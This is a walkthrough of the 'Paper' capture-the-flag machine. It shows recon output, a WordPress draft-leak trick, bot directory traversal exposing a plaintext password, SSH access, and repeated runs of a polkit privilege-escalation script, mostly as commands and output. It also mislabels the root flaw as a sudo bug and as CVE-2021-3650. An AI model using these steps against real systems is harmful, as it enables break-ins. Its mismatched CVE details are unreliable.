Paper is an easy Linux machine that features an Apache server on ports 80 and 443, which are serving the HTTP and HTTPS versions of a website respectively. The website on port 80 returns a default server webpage but the HTTP response header reveals a hidden domain. This hidden domain is running a WordPress blog, whose version is vulnerable to CVE-2019-17671. This vulnerability allows us to view the confidential information stored in the draft posts of the blog, which reveal another URL leading to an employee chat system. This chat system is based on Rocketchat. Reading through the chats we find that there is a bot running which can be queried for specific information. We can exploit the bot functionality to obtain the password of a user on the system. Further host enumeration reveals that the sudo version is vulnerable to CVE-2021-3560 and can be exploited to elevate to root privileges.
Recon
Nmap:
ech06➜  paper  ᐅ  nmap -sCV 10.129.164.201 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-27 23:18 EAT
Nmap scan report for 10.129.164.201
Host is up (0.49s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   2048 10:05:ea:50:56:a6:00:cb:1c:9c:93:df:5f:83:e0:64 (RSA)
|   256 58:8c:82:1c:c6:63:2a:83:87:5c:2f:2b:4f:4d:c3:79 (ECDSA)
|_  256 31:78:af:d1:3b:c4:2e:9d:60:4e:eb:5d:03:ec:a0:22 (ED25519)
80/tcp  open  http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_http-title: HTTP Server Test Page powered by CentOS
| http-methods:
|_  Potentially risky methods: TRACE
|_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
443/tcp open  ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=Unspecified/countryName=US
| Subject Alternative Name: DNS:localhost.localdomain
| Not valid before: 2021-07-03T08:52:34
|_Not valid after:  2022-07-08T10:32:34
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: HTTP Server Test Page powered by CentOS
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
| tls-alpn:
|_  http/1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 277.62 seconds
Default Web App - port 80

when we inspect the network requests, we can see the server header exposes another domain:

We note it down add add it in our host file

It looks like a standard page powered by WordPress:
Apache[2.4.37][mod_fcgid/2.3.9
WordPress 5.2.3

It appears that I have to login to leave a reply, but this particular version of WordPress has an information disclosure vulnerability
CVE-2019-17671
A couple of days Wordpress released 5.2.4 with a few security patches. Props to J.D. Grimes who found and disclosed a method of viewing unauthenticated posts. caught my attention, but I couldn’t find a public Proof of Concept, so I set out to reverse engineer the published patch.
https://www.exploit-db.com/exploits/47690
So far we know that adding?static=1to a wordpress URL should leak its secret content
In our case to get the secret content we just append ?static=1 to the office.paper URL

Now we have the secret registration URL:
http://chat.office.paper/register/8qozr226AhkCHZdyY

Now that we are in, We can see that rocket chat is just like Discord. there are servers (directories) and chats.
In the general chats, we see usual office chit chat and something more interesting:

While the chat is only read-only, there appears to be a bot in place named recyclops
with instructions on how to use it:

And I can directly message it:


I can try to list directories with the list command:

when I list ../ I can see everything I need including the user.txt flag
User
from this output, it appears that dwight is the user and in his directory we can see the .env file:
etching the directory listing of ../.ssh
total 0
drwx------ 2 dwight dwight 6 Sep 16 2021 .
drwx------ 11 dwight dwight 281 Feb 6 2022 ..
Fetching the directory listing of ../hubot
total 308
drwx------ 8 dwight dwight 4096 Sep 16 2021 .
drwx------ 11 dwight dwight 281 Feb 6 2022 ..
-rw-r--r-- 1 dwight dwight 0 Jul 3 2021 \
srwxr-xr-x 1 dwight dwight 0 Jul 3 2021 127.0.0.1:8000
srwxrwxr-x 1 dwight dwight 0 Jul 3 2021 127.0.0.1:8080
drwx--x--x 2 dwight dwight 36 Sep 16 2021 bin
-rw-r--r-- 1 dwight dwight 258 Sep 16 2021 .env
-rwxr-xr-x 1 dwight dwight 2 Jul 3 2021 external-scripts.json
drwx------ 8 dwight dwight 163 Jul 3 2021 .git
-rw-r--r-- 1 dwight dwight 917 Jul 3 2021 .gitignore
-rw-r--r-- 1 dwight dwight 171698 Sep 27 18:19 .hubot.log
-rwxr-xr-x 1 dwight dwight 1068 Jul 3 2021 LICENSE
drwxr-xr-x 89 dwight dwight 4096 Jul 3 2021 node_modules
drwx--x--x 115 dwight dwight 4096 Jul 3 2021 node_modules_bak
-rwxr-xr-x 1 dwight dwight 1062 Sep 16 2021 package.json
-rwxr-xr-x 1 dwight dwight 972 Sep 16 2021 package.json.bak
-rwxr-xr-x 1 dwight dwight 30382 Jul 3 2021 package-lock.json
-rwxr-xr-x 1 dwight dwight 14 Jul 3 2021 Procfile
-rwxr-xr-x 1 dwight dwight 5044 Jul 3 2021 README.md
drwx--x--x 2 dwight dwight 193 Jan 13 2022 scripts
-rwxr-xr-x 1 dwight dwight 100 Jul 3 2021 start_bot.sh
drwx------ 2 dwight dwight 25 Jul 3 2021 .vscode
-rwxr-xr-x 1 dwight dwight 29951 Jul 3 2021 yarn.lock
I can try reading the dotenv file which gets me this:
 <!=====Contents of file ../hubot/.env=====>
export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=Queenofblad3s!23
export ROCKETCHAT_USESSL=false
export RESPOND_TO_DM=true
export RESPOND_TO_EDITED=true
export PORT=8000
export BIND_ADDRESS=127.0.0.1
<!=====End of file ../hubot/.env=====>
The password is the SSH account
ech06➜  paper  ᐅ  ssh dwight@office.paper
dwight@office.paper's password:
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Tue Feb  1 09:14:33 2022 from 10.10.14.23
[dwight@paper ~]$ ls
bot_restart.sh  hubot  sales  user.txt
Root
CVE-2021-3650 is a vulnerability in polkit discovered by Keven Backhouse of the GitHub Security Lab.
This attack is a timing attack against polkit, and by killing the
process at the right time, it ends up skipping the authentication and
allow actions such as creating an account with sudo privs and setting the password..
The author of Paper happens to have a script for this exploit on their GitHub. I’ll save a copy on my VM, and start a webserver in that directory (python3 -m http.server 80). Then I’ll fetch the script with wget to Paper:
https://github.com/secnigma/CVE-2021-3560-Polkit-Privilege-Esclation/tree/main
After trying over and over:
[dwight@paper tmp]$ bash exploit.sh -u=test -p=test

[!] Username set as : test
[!] No Custom Timing specified.
[!] Timing will be detected Automatically
[!] Force flag not set.
[!] Vulnerability checking is ENABLED!
[!] Starting Vulnerability Checks...
[!] Checking distribution...
[!] Detected Linux distribution as "centos"
[!] Checking if Accountsservice and Gnome-Control-Center is installed
[+] Accounts service and Gnome-Control-Center Installation Found!!
[!] Checking if polkit version is vulnerable
[+] Polkit version appears to be vulnerable!!
[!] Starting exploit...
[!] Inserting Username test...
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
id: ‘test’: no such user
[x] Insertion of Username failed!
[!] Aborting Execution!
[!] Usually multiple attempts are required to get the timing right. Try running the exploit again.
[!] If the exploit doesn't work after several tries, then you may have to exploit this manually.
[dwight@paper tmp]$ bash exploit.sh -u=test -p=test

[!] Username set as : test
[!] No Custom Timing specified.
[!] Timing will be detected Automatically
[!] Force flag not set.
[!] Vulnerability checking is ENABLED!
[!] Starting Vulnerability Checks...
[!] Checking distribution...
[!] Detected Linux distribution as "centos"
[!] Checking if Accountsservice and Gnome-Control-Center is installed
[+] Accounts service and Gnome-Control-Center Installation Found!!
[!] Checking if polkit version is vulnerable
[+] Polkit version appears to be vulnerable!!
[!] Starting exploit...
[!] Inserting Username test...
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
[+] Inserted Username test  with UID 1005!
[!] Inserting password hash...
[!] It looks like the password insertion was succesful!
[!] Try to login as the injected user using su - test
[!] When prompted for password, enter your password
[!] If the username is inserted, but the login fails; try running the exploit again.
[!] If the login was succesful,simply enter 'sudo bash' and drop into a root shell!
[dwight@paper tmp]$ su - test
Password:
su: Authentication failure
[dwight@paper tmp]$ bash exploit.sh -u=test -p=test

[!] Username set as : test
[!] No Custom Timing specified.
[!] Timing will be detected Automatically
[!] Force flag not set.
[!] Vulnerability checking is ENABLED!
[!] Starting Vulnerability Checks...
[!] Checking distribution...
[!] Detected Linux distribution as "centos"
[!] Checking if Accountsservice and Gnome-Control-Center is installed
[+] Accounts service and Gnome-Control-Center Installation Found!!
[!] Checking if polkit version is vulnerable
[+] Polkit version appears to be vulnerable!!
[!] Starting exploit...
[!] Inserting Username test...
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
[+] Inserted Username test  with UID 1005!
[!] Inserting password hash...
[!] It looks like the password insertion was succesful!
